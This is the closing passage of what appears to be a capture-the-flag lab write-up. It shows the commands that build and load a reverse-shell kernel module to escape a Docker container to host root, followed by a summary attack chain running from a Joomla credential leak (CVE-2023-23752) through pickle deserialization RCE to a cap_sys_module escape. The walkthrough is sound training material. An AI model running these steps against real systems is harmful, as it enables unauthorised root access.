printf 'obj-m +=revshell.o\nall:\n\tmake -C /usr/src/linux-headers-6.8.0-1030-aws M=$(PWD) modules\nclean:\n\tmake -C /usr/src/linux-headers-6.8.0-1030-aws M=$(PWD) clean\n' > Makefile
Run this last one, and then…
insmod revshell.koEyes on the listener:

ROOT.
We are OUT of the Docker thanks to kernel module abuse and we are now on the host as root.
cat /root/root.txt
WOOOOOOO.
Full Attack Chain
- CVE-2023-23752 — Joomla API leaks DB creds
- Credential reuse — SSH into Container 1 on port 2222
- Internal network discovery — found Container 2 at
192.168.100.12:5000 - SSH port forwarding — tunneled to hidden Flask app
- Insecure pickle deserialization — RCE on Container 2, user flag
cap_sys_module— kernel module escape to host root, root flag